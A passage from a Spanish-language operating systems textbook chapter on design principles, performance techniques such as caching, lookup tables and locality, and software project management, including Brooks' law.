Algunos lectores tal vez se pregunten por qué *CPU* y *LONG_PALABRA* se manejan mediante distintas macros. Podríamos haber agrupado fácilmente la definición de *Registro* con una prueba sobre *CPU*, para establecer su valor en 32 bits para el Pentium y 64 bits para el UltraSPARC. Sin embargo, esto no es conveniente. Considere lo que ocurre si después portamos el sistema al procesador Intel Itanium de 64 bits. Tendríamos que agregar una tercera instrucción condicional a la figura 13-6(b) para el Itanium. Si lo hacemos como hasta ahora, todo lo que tenemos que hacer es incluir la línea

```
#define LONG_PALABRA 64
```

en el archivo *config.h* para el Itanium.

Este ejemplo ilustra el principio de ortogonalidad que vimos antes. Los elementos que son dependientes de la CPU se deben compilar de manera condicional con base en la macro *CPU*, y los que son dependientes de la longitud de las palabras deben utilizar la macro *LONG_PALABRA*. Para muchos otros parámetros se aplican consideraciones similares.

Indirección

Algunas veces se dice que no hay un problema en las ciencias computacionales que no se pueda resolver con otro nivel de indirección. Aunque es en parte una exageración, sin duda hay algo de verdad aquí. Vamos a considerar algunos ejemplos. En los sistemas basados en Pentium, cuando se oprime una tecla el hardware genera una interrupción y coloca el número de tecla (en vez del código de carácter ASCII) en un registro de dispositivo. Después, cuando la tecla se libera se genera una segunda interrupción, también con el número de clave. Esta indirección permite al sistema operativo la posibilidad de utilizar el número de tecla para indexar en una tabla y obtener el carácter ASCII, con lo cual es fácil manejar los diversos teclados que se utilizan en todo el mundo en distintos países. Al obtener la información cuando se oprime y libera la tecla es posible utilizar cualquier tecla como una tecla de mayúsculas, ya que el sistema operativo conoce la secuencia exacta en que se oprimieron y liberaron las teclas.

La indirección también se utiliza en la salida. Los programas pueden escribir caracteres ASCII en la pantalla, pero éstos se interpretan como índices en una tabla para el tipo de letra de salida actual. La entrada en la tabla contiene el mapa de bits para el carácter. Mediante esta indirección es posible separar los caracteres de los tipos de letras.

Otro ejemplo de indirección es el uso de números de dispositivo mayores en UNIX. Dentro del kernel hay una tabla indexada por número de dispositivo mayor para los dispositivos de bloque y otro para los dispositivos de carácter. Cuando un proceso abre un archivo especial como */dev/hd0*, el sistema extrae el tipo (bloque o carácter) y los números de dispositivo mayor y menor del nodo-i, y los indexa en la tabla de drivers apropiada para encontrar el driver. Esta indirección facilita la reconfiguración del sistema, ya que los programas tratan con nombres de dispositivos simbólicos y no con los nombres reales de los drivers.

Otro ejemplo más de indirección ocurre en los sistemas de paso de mensajes que nombran una bandeja de correo en vez de un proceso como el destino del mensaje. Al realizar la indirección a través de bandejas de correo (a diferencia de nombrar un proceso como el destino), se puede obtener una flexibilidad considerable (por ejemplo, hacer que una secretaria se encargue de los mensajes de su jefe).

En cierto sentido, el uso de macros tales como

```
#define TAM_TABLA_PROC 256
```

es también una forma de indirección, ya que el programador puede escribir código sin tener que saber qué tan grande es realmente la tabla. Es una buena práctica otorgar nombres simbólicos a todas las constantes (excepto algunas veces -1, 0 y 1) y colocarlos en encabezados con comentarios que expliquen su función.

Reutilización

Con frecuencia es posible reutilizar el mismo código en contextos ligeramente distintos. Esto es una buena idea, ya que reduce el tamaño del archivo binario y significa que el código sólo se tiene que depurar una vez. Por ejemplo, suponga que se utilizan mapas de bits para llevar la cuenta de los blo-

ques libres en el disco. Para manejar la administración de los bloques de disco se pueden utilizar los procedimientos *alloc* y *free*, que administran los mapas de bits.

Como mínimo, estos procedimientos deben funcionar para cualquier disco. Pero podemos ir más allá de eso. Los mismos procedimientos también pueden funcionar para administrar los bloques de memoria, los bloques en la caché de bloques del sistema de archivo y los nodos-i. De hecho, se pueden utilizar para asignar y desasignar todos los recursos que se puedan enumerar en forma lineal.

Reentrancia

La reentrancia se refiere a la habilidad de ejecutar código dos o más veces al mismo tiempo. En un multiprocesador, siempre existe el peligro de que mientras una CPU ejecuta un procedimiento, otra CPU empiece a ejecutarlo también, antes de que haya terminado el primero. En este caso, dos (o más) hilos en distintas CPUs podrían ejecutar el mismo código al mismo tiempo. Hay que protegerse de esa situación mediante el uso de mutexes o cualquier otro medio para proteger las regiones críticas.

Sin embargo, el problema también existe en un uniprocesador. En especial, la mayoría de los sistemas operativos se ejecutan con las interrupciones habilitadas. De lo contrario se perderían muchas interrupciones y el sistema no sería confiable. Mientras el sistema operativo está ocupado ejecutando cierto procedimiento *P*, es completamente posible que ocurra una interrupción y que el manejador de interrupciones también llame a *P*. Si las estructuras de datos de *P* estuvieran en un estado inconsistente al momento de la interrupción, el manejador los verá en un estado inconsistente y fallará.

Un ejemplo obvio en donde puede ocurrir esto es si *P* es el planificador. Suponga que cierto proceso utilizó su quantum y el sistema operativo lo estaba desplazando al final de su cola. Luego, a mitad de la manipulación de la lista ocurre la interrupción, hace que un proceso cambie al estado listo y ejecuta el planificador. Con las colas en un estado inconsistente, es probable que el sistema falle. Como consecuencia incluso en un uniprocesador, es mejor que la mayor parte del sistema operativo sea reentrante, que las estructuras de datos críticas estén protegidas por mutexes y que las interrupciones se deshabiliten cuando no se puedan tolerar.

Fuerza bruta

El uso de fuerza bruta para resolver un problema ha acumulado una mala reputación a través de los años, pero con frecuencia es el método más conveniente debido a su simplicidad. Cada sistema operativo tiene muchos procedimientos que reciben muy pocas llamadas, o que operan con tan pocos datos que no vale la pena optimizarlos. Por ejemplo, con frecuencia es necesario buscar en varias tablas y arreglos dentro del sistema. El algoritmo de fuerza bruta es sólo dejar la tabla en el orden en el que se realizan las entradas y buscar en forma lineal cuando haya que realizar una búsqueda. Si el número de entradas es pequeño (por ejemplo, menor de 1000), la ganancia de ordenar la tabla o generar valores de hash es poca, pero el código es mucho más complicado y es más probable que contenga errores.

Desde luego que para las funciones que están en la ruta crítica (como el cambio de contexto), se debe hacer todo el esfuerzo posible para que sean muy rápidas, tal vez hasta escribirlas en lenguaje ensamblador (como último recurso). Pero las partes extensas del sistema no están en la ruta crítica. Por ejemplo, muchas llamadas al sistema se invocan raras veces. Si hay una llamada a `fork` cada segundo y requiere 1 mseg para llevarse a cabo, entonces aunque se optimice a 0 sólo gana un 0.1%. Si el código optimizado es mayor y tiene más errores, tal vez sea más conveniente no llevar a cabo la optimización.

Comprobar errores primero

Muchas llamadas al sistema pueden llegar a fallas por una variedad de razones: el archivo que se va a abrir pertenece a alguien más; la creación del proceso falla debido a que la tabla de procesos está llena; o una señal no se puede enviar debido a que el proceso de destino no existe. El sistema operativo debe comprobar con detalle todos los errores posibles antes de llevar a cabo la llamada.

Muchas llamadas al sistema también requieren la adquisición de recursos, como ranuras en la tabla de procesos, ranuras en la tabla de nodos-i o descriptores de archivos. Un consejo general que puede ahorrar muchos problemas es comprobar primero si la llamada al sistema se puede llevar a cabo antes de adquirir recursos. Esto significa colocar todas las pruebas al principio del procedimiento que ejecuta la llamada al sistema. Cada prueba debe ser de la siguiente forma:

```
if (condicion_error) return (CODIGO_ERROR);
```

Si la llamada pasa por toda la gama de pruebas, entonces es seguro que tendrá éxito. En ese punto se pueden adquirir los recursos.

Intercalar las pruebas con la adquisición de recursos significa que si falla alguna prueba a lo largo del camino, todos los recursos adquiridos hasta ese punto se deben regresar. Si se comete un error aquí y no se devuelve cierto recurso, los daños no se reflejan de inmediato. Por ejemplo, una entrada en la tabla de procesos tal vez ya no esté disponible en forma permanente. Sin embargo, durante cierto periodo este error se puede activar varias veces. En un momento dado, la mayoría de las entradas (o todas) en la tabla de procesos tal vez ya no estén disponibles, con lo cual se producirá un fallo del sistema de una forma en extremo impredecible y difícil de depurar.

Muchos sistemas sufren de este problema en la forma de fugas de memoria. Por lo general, el programa llama a *malloc* para asignar espacio pero olvida llamar a *free* más adelante para liberarlo. De esta forma, la memoria va desapareciendo en forma gradual hasta que se agota y se reinicia el sistema.

Engler y sus colaboradores (2000) han propuesto una forma interesante de comprobar algunos de estos errores en tiempo de compilación. Ellos observaron que el programador conoce muchas invariantes que el compilador no conoce; por ejemplo, cuando se bloquea un mutex, todas las rutas que inician en el bloqueo deben de contener un desbloqueo y no debe haber más bloqueos del mismo mutex. Han ideado una forma para que el programador indique al compilador este hecho y lo instruya para que compruebe todas las rutas en tiempo de compilación, en caso de que haya violaciones de la invariante. El programador también puede especificar que la memoria asignada se debe liberar en todas las rutas y muchas otras condiciones también.

13.4 RENDIMIENTO

En igualdad de condiciones, un sistema operativo rápido es mejor que uno lento. Sin embargo, un sistema operativo rápido pero no confiable no es tan bueno como uno lento pero confiable. Como las optimizaciones complejas a menudo producen errores, es importante utilizarlas con moderación. A pesar de esto, hay lugares en donde el rendimiento es crítico y las optimizaciones bien valen el esfuerzo. En las siguientes secciones analizaremos algunas técnicas generales que se pueden utilizar para mejorar el rendimiento en lugares en donde se requiere.

13.4.1 ¿Por qué son lentos los sistemas operativos?

Antes de hablar sobre técnicas de optimización, vale la pena recalcar que la lentitud de muchos sistemas operativos es en gran parte auto-infligida. Por ejemplo, los sistemas operativos antiguos como MS-DOS y UNIX versión 7 se iniciaban en unos cuantos segundos. Los sistemas UNIX y Windows Vista modernos pueden requerir minutos para iniciarse, a pesar de que se ejecutan en hardware que es 1000 veces más rápido. La razón es que están haciendo muchas cosas más, se deseen o no. Un caso en cuestión. La tecnología plug and play facilita de cierta manera la instalación de un nuevo dispositivo de hardware, pero el precio a pagar es que en *cada* inicio, el sistema operativo tiene que inspeccionar todo el hardware para ver si hay algo nuevo. Esta exploración del bus requiere tiempo.

Un método alternativo (y, según la opinión del autor, mejor) sería desechar por completo la tecnología plug-and-play y tener en la pantalla un icono llamado “Instalar nuevo hardware”. Al instalar un nuevo dispositivo de hardware, el usuario haría clic en este icono para empezar la exploración del bus, en vez de hacerlo en cada inicio del sistema. Por supuesto que los diseñadores de los sistemas actuales estaban muy al tanto de esta opción. La rechazaron, básicamente debido a que suponían que los usuarios eran demasiado estúpidos como para poder hacer esto en forma correcta (aunque lo definieron de una manera más amable). Éste es sólo un ejemplo, pero hay muchos más en donde el deseo de hacer al sistema “amigable para el usuario” (o “a prueba de idiotas”, dependiendo del punto de vista del lector) reduce su velocidad todo el tiempo y para todos.

Tal vez lo mejor que pueden hacer los diseñadores para mejorar el sistema es ser mucho más selectivos en cuanto a agregar nuevas características. La pregunta por hacer no es “¿A algunos usuarios les gusta?” sino “¿Vale la pena el inevitable sacrificio en cuanto al tamaño del código, la velocidad, complejidad y confiabilidad?”. Sólo si las ventajas superan de manera concisa a las desventajas es cuando se debe incluir. Los programadores tienen la tendencia a suponer que el tamaño de código y el conteo de errores serán de 0 y la velocidad será infinita. La experiencia muestra que esta idea es un poco optimista.

Otro factor que participa en el rendimiento es el marketing de los productos. Para cuando la versión 4 o 5 llega al mercado, tal vez se hayan incluido todas las características que son actualmente útiles, y la mayoría de las personas que necesitan el producto ya lo tienen. Sin embargo, para continuar con las ventas, muchos fabricantes continúan produciendo un flujo continuo de nuevas versiones con más características, sólo para que puedan vender actualizaciones a sus clientes exis-

tentes. Agregar nuevas características sólo por ello puede ayudar en las ventas, pero raras veces ayuda en el rendimiento.

13.4.2 ¿Qué se debe optimizar?

Como regla general, la primera versión el sistema debe ser lo más simple posible. Las únicas optimizaciones deben ser cosas que sin duda indiquen un problema inevitable. Tener una caché de bloques para el sistema de archivos es un ejemplo. Una vez que el sistema esté en funcionamiento, se deben realizar mediciones cuidadosas para ver a dónde se va *realmente* el tiempo. Con base en estas cifras, se deben realizar optimizaciones en donde sean más útiles.

He aquí una verdadera historia de una optimización que hizo más daño que beneficio. Uno de los estudiantes del autor (cuyo nombre no divulgaremos) escribió el programa *mkfs* de MINIX. Este programa establece un nuevo sistema de archivos en un disco recién formateado. El estudiante invirtió aproximadamente 6 meses para optimizarlo, incluyendo la integración de una caché de disco. Cuando lo entregó no funcionó y se requirieron varios meses adicionales de depuración. Por lo general, este programa se ejecuta en el disco duro una vez durante la vida de la computadora, cuando se instala el sistema. También se ejecuta una vez por cada disco flexible que se formatea. Cada ejecución tarda aproximadamente 2 segundos. Incluso si la versión sin optimizar hubiera tardado 1 minuto, era un mal uso de recursos invertir tanto tiempo en optimizar un programa que se utiliza con tan poca frecuencia.

Un eslogan que tiene una aplicación considerable en cuanto a la optimización del rendimiento es:

Lo bastante bueno es suficiente.

Con esto queremos decir que, una vez que el rendimiento ha logrado un nivel razonable, tal vez no valga la pena el esfuerzo y la complejidad requeridos para exprimir un poco más de porcentaje. Si el algoritmo de planificación es razonablemente justo y mantiene ocupada la CPU 90% del tiempo, está haciendo su trabajo. Es probable que idear un algoritmo más complejo que tenga 5% más de rendimiento sea mala idea. De manera similar, si la tasa de paginación es lo bastante baja como para que no se convierta en un cuello de botella, por lo general no vale la pena esforzarse demasiado por obtener un rendimiento óptimo. Es mucho más importante evitar el desastre que obtener un rendimiento óptimo, en especial cuando lo que es óptimo con cierta carga tal vez no sea óptimo con otra.

13.4.3 Concesiones entre espacio y tiempo

Un método general para mejorar el rendimiento es sacrificar el tiempo para obtener más espacio. En las ciencias computacionales, con frecuencia hay que elegir entre un algoritmo que utiliza poca memoria pero es lento, y un algoritmo que utiliza mucha más memoria pero es más rápido. Al realizar una optimización importante, vale la pena buscar algoritmos que obtengan más velocidad al utilizar más memoria, o que por el contrario ahorren más memoria al realizar más cálculos.

Una técnica útil en muchos casos es la de reemplazar los procedimientos pequeños por macros. Al utilizar una macro se elimina la sobrecarga que por lo general se asocia con la llamada a un procedimiento. La ganancia es en especial considerable si la llamada ocurre dentro de un ciclo. Como un ejemplo, suponga que utilizamos mapas de bits para llevar la cuenta de los recursos y con frecuencia necesitamos saber cuántas unidades están libres en cierta parte del mapa de bits. Para este propósito necesitamos un procedimiento llamado *cuenta_bits*, el cual cuenta el número de bits que son 1 en un byte. El procedimiento simple se muestra en la figura 13-7(a). Recorre los bits en un byte, contándolos uno a la vez.

```
#define TAM_BYTES 8                          /* Un byte contiene 8 bits */

int cuenta_bits(int byte)
{                                            /* Cuenta los bits en un byte. */
  int i, cuenta = 0;

  for (i=0; i<TAM_BYTES; i++)             /* itera sobre los bits en un byte */
    if ((byte>>i)&1) cuenta++;               /* si este bit es 1, lo suma a cuenta */
  return(cuenta);                            /* devuelve la suma */
}
```

(a)

```
/* Macro para sumar los bits en un byte y devolver la suma. */
#define cuenta_bits(b) ((b&1)+((b>>1)&1)+((b>>2)&1)+((b>>3)&1)+\
                        ((b>>4)&1)+((b>>5)&1)+((b>>6)&1)+((b>>7)&1))
```

(b)

```
/* Macro para buscar la cuenta de bits en una tabla. */
char bits[256]={0,1,1,2,1,2,2,3,1,2,2,3,2,3,3,4,1,2,2,3,2,3,3,...};
#define cuenta_bits(b) (int) bits[b]
```

(c)

Figura 13-7. (a) Un procedimiento para contar los bits en un byte. (b) Una macro para contar los bits. (c) Una macro que cuenta los bits mediante una búsqueda en una tabla.

Este procedimiento tiene dos fuentes de ineficiencia. En primer lugar se debe llamar, se debe asignar espacio para él en la pila y debe regresar. Cada llamada a un procedimiento tiene esta sobrecarga. En segundo lugar, contiene un ciclo y siempre hay cierta sobrecarga asociada con un ciclo.

La macro de la figura 13-7(b) es un método completamente distinto. Es una expresión en línea que calcula la suma de los bits al desplazar de manera sucesiva el argumento, enmascarar todo excepto el bit de menor orden y sumar los ocho términos. La macro es difícilmente una obra de arte, pero aparece en el código sólo una vez. Por ejemplo, cuando se hace una llamada a la macro mediante

```
suma = cuenta_bits(tabla[i]);
```

la llamada a la macro se ve idéntica a la del procedimiento. Así, aparte de una definición algo complicada, el código en el caso de la macro no se ve peor que en el caso del procedimiento, pero es

mucho más eficiente ya que elimina tanto la sobrecarga en la llamada al procedimiento como la sobrecarga del ciclo.

Podemos profundizar más en este ejemplo. ¿Para qué calcular la cuenta de bits? ¿Por qué no buscarla en una tabla? Después de todo, hay sólo 256 bytes distintos, cada uno con un valor entre 0 y 8. Podemos declarar una tabla con 256 entradas llamada *bits*, en donde cada entrada se inicializa (en tiempo de compilación) con la cuenta de bits correspondiente al valor de ese byte. Con este método no se requiere ningún cálculo en tiempo de ejecución, sólo una operación de indexamiento. En la figura 13-7(c) se muestra una macro que hace el trabajo.

Éste es un claro ejemplo de la concesión entre el tiempo de cálculo para obtener más memoria. Sin embargo, podríamos profundizar todavía más. Si se necesitan las cuentas de bits para palabras completas de 32 bits, mediante el uso de nuestra macro *cuenta_bits* necesitamos realizar cuatro búsquedas por palabra. Si expandimos la tabla a 65,536 entradas sólo se requerirán dos búsquedas por palabra, a cambio de una tabla mucho más grande.

La búsqueda de respuestas en tablas también se puede utilizar de otras formas. Por ejemplo, en el capítulo 7 vimos cómo funciona la compresión de imágenes JPEG mediante transformaciones de coseno discretas bastante complejas. Una técnica de compresión alternativa, conocida como GIF, utiliza la búsqueda en tablas para codificar píxeles RGB de 24 bits. Sin embargo, GIF sólo funciona en imágenes con 256 colores o menos. Para comprimir cada imagen se construye una paleta de 256 colores y cada entrada contiene un valor RGB de 24 bits. Así, la imagen comprimida consiste en un índice de 8 bits para cada píxel en vez de un valor de color de 24 bits, con lo cual se obtiene una ganancia de un factor de tres. Esa idea se ilustra para una sección de 4×4 de una imagen en la figura 13-8. En la figura 13-8(a) se muestra la imagen comprimida original. Cada valor es de 24 bits, con 8 bits para la intensidad de rojo, verde y azul, respectivamente. La imagen GIF se muestra en la figura 13.8(b). Cada valor es un índice de 8 bits en la paleta de colores. Esta paleta se almacena como parte del archivo de imagen, y se muestra en la figura 13-8(c). En realidad hay más detalles con respecto a GIF, pero la idea básica es la búsqueda en la tabla.

Hay otra forma de reducir el tamaño de una imagen, en la cual se muestra una concesión diferente. PostScript es un lenguaje de programación que se puede utilizar para describir imágenes (en realidad, cualquier lenguaje de programación puede describir imágenes, pero PostScript está optimizado para este fin). Muchas impresoras tienen integrado un intérprete de PostScript para poder ejecutar los programas de PostScript que reciben.

Por ejemplo, si hay un bloque rectangular de píxeles del mismo color en una imagen, un programa de PostScript para la imagen tendría instrucciones para colocar un rectángulo en cierta ubicación y rellenarlo con cierto color. Se requiere de sólo unos cuantos bits para ejecutar este comando. Cuando la impresora recibe la imagen, un intérprete integrado debe ejecutar el programa para construir la imagen. De esta manera, PostScript logra la compresión de datos a cambio de más cálculos, una concesión distinta a la de la búsqueda en una tabla, pero valiosa cuando no se tiene mucha memoria o ancho de banda.Otras concesiones involucran a menudo estructuras de datos. Las listas con enlace doble ocupan más memoria que las listas con enlace simple, pero a menudo permiten un acceso más rápido a los elementos. Las tablas de hash desperdician más espacio incluso, pero de todas formas son más rápidas. En resumen, uno de los principales puntos a considerar al optimizar una pieza de código es si el uso de distintas estructuras de datos sería la mejor concesión entre tiempo y espacio.




Figura 13-8. (a) Parte de una imagen descomprimida con 24 bits por pixel. (b) La misma parte comprimida con GIF, con 8 bits por pixel. (c) La paleta de colores.

13.4.4 Uso de caché

La caché es una técnica reconocida para mejorar el rendimiento. Se puede aplicar cada vez que exista la probabilidad de requerir el mismo resultado varias veces. El método general es realizar todo el trabajo la primera vez y después guardar el resultado en la caché. En los intentos subsiguientes, primero se comprueba la caché. Si el resultado está ahí, se utiliza. En caso contrario, se vuelve a hacer todo el trabajo.

Ya hemos visto el uso de la caché dentro del sistema de archivos para guardar cierto número de bloques de disco de uso reciente, con lo cual se obtiene un ahorro de una lectura de disco en cada ocurrencia. Sin embargo, la caché se puede utilizar para muchos otros fines también. Por ejemplo, aunque no lo parezca, el análisis de los nombres de rutas es un proceso que exige muchos recursos. Considere el ejemplo de UNIX de la figura 4-35 de nuevo. Para buscar */usr/ast/mbox* se requieren los siguientes accesos al disco:

1. Leer el nodo-i para el directorio raíz (nodo-i 1).
2. Leer el directorio raíz (bloque 1).
3. Leer el nodo-i para */usr* (nodo-i 6).
4. Leer el directorio */usr* (bloque 132).
5. Leer el nodo-i para */usr/ast* (nodo-i 26).
6. Leer el directorio */usr/ast* (bloque 406).

Se requieren seis accesos al disco sólo para descubrir el número de nodo-i del archivo. Después se tiene que leer el mismo nodo-i para descubrir los números de bloques de disco. Si el archivo es más pequeño que el tamaño del bloque (por ejemplo, 1024 bytes), se requieren 8 accesos al disco para leer los datos.

Algunos sistemas optimizan el análisis de los nombres de rutas al poner en caché las combinaciones (ruta, nodo-i). Para el ejemplo de la figura 4-35, es evidente que la caché contendrá las primeras tres entradas de la figura 13-9 después de analizar */usr/ast/mbox*. Las últimas tres entradas provienen del análisis de otras rutas.

Ruta	Número de nodo-i
/usr	6
/usr/ast	26
/usr/ast/mbox	60
/usr/ast/libros	92
/usr/bal	45
/usr/bal/articulo.ps	85

Figura 13-9. Parte de la caché de nodos-i para la figura 4-35.

Cuando hay que buscar una ruta, el analizador de nombres primero consulta en la caché y busca la subcadena más larga que esté presente. Por ejemplo, si se presenta la ruta */usr/ast/concesiones/stw*, la caché devuelve el hecho de que */usr/ast* es el nodo-i 26, por lo que la búsqueda puede empezar ahí y se eliminan cuatro accesos al disco.

Un problema que surge al colocar las rutas en caché es que la asignación entre el nombre de un archivo y su número de nodo-i no es fija todo el tiempo. Suponga que el archivo */usr/ast/mbox* se elimina del sistema y su nodo-i se reutiliza para un distinto archivo que pertenece a un usuario diferente. Más tarde se vuelve a crear el archivo */usr/ast/mbox* pero esta vez obtiene el nodo-i 106. Si no se hace nada por evitarlo, la entrada en la caché será incorrecta y las búsquedas posteriores devolverán el número de nodo-i incorrecto. Por esta razón, cuando se elimina un archivo o directorio, se deben purgar su entrada en la caché y (si es un directorio) todas las entradas de los niveles inferiores.

Los bloques de disco y los nombres de ruta no son los únicos elementos que se pueden colocar en caché. Los nodos-i también se pueden poner en caché. Si se utilizan hilos emergentes para manejar interrupciones, cada uno de ellos requiere una pila y cierta maquinaria adicional. Estos hilos que se han utilizado antes se pueden poner también en la caché, ya que es más fácil refabricar un hilo usado que crear uno nuevo desde cero (para evitar tener que asignar memoria). Casi cualquier cosa que sea difícil de producir se puede poner en la caché.

13.4.5 Sugerencias

Las entradas en la caché siempre son correctas. Una búsqueda en la caché puede fracasar, pero si encuentra una entrada, se garantiza que es correcta y se puede utilizar sin más. En algunos sistemas es conveniente tener una tabla de **sugerencias**. Éstas son sugerencias sobre la solución, pero no se garantiza que sean correctas. El que hace la llamada debe verificar el resultado por su cuenta.

Un ejemplo muy conocido de sugerencias son los URLs incrustados en las páginas Web. Al hacer clic en un vínculo no se garantiza que la página Web a la que apunta esté ahí. De hecho, la página a la que apunta se puede haber eliminado 10 años atrás. Por ende, la información en la página a la que apunta es en realidad sólo una sugerencia.

Las sugerencias también se utilizan en conexión con los archivos remotos. La información en la sugerencia indica algo acerca del archivo remoto, como su ubicación por ejemplo. Sin embargo, el archivo tal vez se haya movido o eliminado desde que se registró la ocurrencia, por lo que siempre es necesario realizar una comprobación para ver si es correcta.

13.4.6 Explotar la localidad

Los procesos y los programas no actúan al azar. Exhiben una cantidad considerable de localidad en tiempo y espacio, y esta información se puede explotar de varias formas para mejorar el rendimiento. Un ejemplo muy conocido de localidad espacial es el hecho de que los procesos no saltan al azar dentro de sus espacios de direcciones. Tienden a utilizar un número relativamente pequeño de páginas durante un intervalo dado. Las páginas que un proceso utiliza de manera activa se pueden considerar como su conjunto de trabajo, y el sistema operativo puede asegurar que cuando se permita la ejecución del proceso, su conjunto de trabajo esté en la memoria para reducir el número de fallos de página.

El principio de localidad también se aplica a los archivos. Cuando un proceso selecciona un directorio de trabajo específico, es probable que muchas de sus futuras referencias sean a archivos en ese directorio. Al colocar todos los nodos-i y archivos para cada directorio cerca unos de otros en el disco, se pueden obtener mejoras en el rendimiento. El Sistema de archivos rápidos de Berkeley se basa en este principio (McKusick y colaboradores, 1984).

Otra área en la que la localidad es importante es en la planificación de hilos en los multiprocesadores. Como vimos en el capítulo 8, una forma de planificar hilos en un multiprocesador es tratar de ejecutar cada hilo en la CPU que utilizó la última vez, con la esperanza de que algunos de sus bloques de memoria aún se encuentren en la caché de memoria.

13.4.7 Optimizar el caso común

Con frecuencia es conveniente distinguir entre el caso más común y el peor caso posible, y tratarlos de manera distinta. A menudo el código para ambos es bastante diferente. Es importante que el caso común sea rápido. Para el peor caso, si ocurre con poca frecuencia es suficiente con hacerlo correcto.

Como primer ejemplo, considere el caso en que un proceso entra a una región crítica. La mayor parte del tiempo la entrada tendrá éxito, en especial si los procesos no pasan mucho tiempo dentro de las regiones críticas. Windows Vita aprovecha esta expectativa al proveer una llamada `EnterCriticalSection` en la API Win32, la cual realiza una evaluación atómica de una bandera en modo de usuario (mediante el uso de `TSL` o su equivalente). Si la evaluación tiene éxito, el proceso entra a la región crítica y no se requiere una llamada al kernel. Si la evaluación fracasa, el proceso de biblioteca realiza una llamada a `down` en un semáforo para bloquear el proceso. Así, en el caso normal no se requiere una llamada al kernel.

Como segundo ejemplo, considere el establecimiento de una alarma (mediante el uso de señales en UNIX). Si no hay una alarma pendiente en un momento dado, basta con crear una entrada y ponerla en la cola del temporizador. No obstante, si ya hay una alarma pendiente, se tiene que encontrar y eliminar de la cola del temporizador. Como la llamada a `alarm` no especifica si ya hay un conjunto de alarmas, el sistema tiene que asumir el peor caso: que sí lo hay. Sin embargo, como la mayor parte del tiempo no hay una alarma pendiente, y como se requieren muchos recursos para eliminar una alarma existente, es conveniente diferenciar estos dos casos.

Una forma de hacer esto es mantener un bit en la tabla de procesos que indique si hay una alarma pendiente. Si el bit está desactivado, se sigue la ruta fácil (sólo agregar una nueva entrada en la cola del temporizador sin comprobar). Si el bit está activado, se debe comprobar la cola del temporizador.

13.5 ADMINISTRACIÓN DE PROYECTOS

Los programadores son optimistas perpetuos. La mayoría de ellos piensan que la forma de escribir un programa es correr al teclado y empezar a escribir. Poco después se termina el programa completamente depurado. En programas muy extensos esto no funciona así. En las siguientes secciones hablaremos sobre la administración de proyectos extensos de hardware, en especial los proyectos de sistemas operativos extensos.

13.5.1 El mítico hombre-mes

En su clásico libro, Fred Brooks, uno de los diseñadores del OS/360 y que más adelante se dedicó a la vida académica, aborda la pregunta de por qué es tan difícil construir sistemas operativos grandes (Brooks, 1975, 1995). Cuando la mayoría de los programadores ven su afirmación de que un programador puede producir sólo 1000 líneas de código depurado al *año* en proyectos extensos, se preguntan si el profesor Brooks vive en el espacio exterior, tal vez en el Planeta Error. Después de todo, la mayoría de ellos pueden recordar una ocasión en que trabajaron hasta la madrugada y produjeron un programa de 1000 líneas en una sola noche. ¿Cómo podría ser ésta la producción anual de una persona con un IQ > 50?

Lo que Brooks señaló es que los proyectos grandes, con cientos de programadores, son por completo distintos de los proyectos pequeños, y los resultados que se obtienen de los proyectos pequeños no se pueden extrapolar a la escala de los extensos. En un proyecto extenso, se consume gran cantidad de tiempo en planear cómo dividir el trabajo en módulos, especificando con cuidado los módulos y sus interfaces, y tratando de imaginar cómo interactuarán los módulos, incluso antes de empezar la codificación. Después los módulos se tienen que codificar y depurar en forma aislada. Por último, hay que integrarlos y el sistema se tiene que probar como un todo. El caso normal es que cada módulo funciona sin problemas cuando se evalúa por sí solo, pero el sistema falla al instante cuando se reúnen todas las piezas. Brooks estimó que el trabajo se compone de

1/3 Planificación
1/6 Codificación
1/4 Prueba de módulos
1/4 Prueba del sistema

En otras palabras, la escritura del código es la parte sencilla. La parte difícil es averiguar cuáles deben ser los módulos y lograr que el módulo *A* se comunique en forma correcta con el módulo *B*. En un pequeño programa escrito por un solo programador, todo lo que queda es la parte sencilla.

El título del libro de Brooks proviene de su aseveración de que las personas y el tiempo no son intercambiables. No hay una unidad tal como hombre-mes (o persona-mes). Si 15 personas tardan 2 años en crear un proyecto, es inconcebible que 360 personas lo puedan hacer en un mes y tal vez tampoco sea posible que 60 personas lo hagan en 6 meses.

Hay tres razones relacionadas con este efecto. En primer lugar, el trabajo no se puede paralelizar por completo. La codificación no puede empezar sino hasta que se haya realizado la planeación y se haya determinado qué módulos se necesitan y cuáles serán sus interfaces. En un proyecto de dos años, la planificación por sí sola podría requerir 8 meses.

En segundo lugar, para aprovechar por completo un gran número de programadores, el trabajo se debe particionar en un gran número de módulos, de manera que todos tengan algo que hacer. Como existe la posibilidad de que cada módulo interactúe con todos los demás módulos, el número de interacciones de módulo a módulo que es necesario considerar aumenta con base en el cuadrado del número de módulos; es decir, con base en el cuadrado del número de programadores. Esta complejidad se sale rápidamente de control. Las mediciones cuidadosas de 63 proyectos de software han confirmado que el balance entre personas y meses dista mucho de ser lineal en los proyectos extensos (Boehm, 1981).

En tercer lugar, la depuración es muy secuencial. Utilizar 10 depuradores en un problema no significa que el error se va a encontrar 10 veces más rápido. De hecho, es probable que diez depuradores sean más lentos que uno, ya que desperdiciarán mucho tiempo hablando entre sí.

Brooks resume su experiencia con el balance entre personas y tiempo en la Ley de Brooks:

Si se agrega personal a un proyecto de software retrasado, se atrasará más.

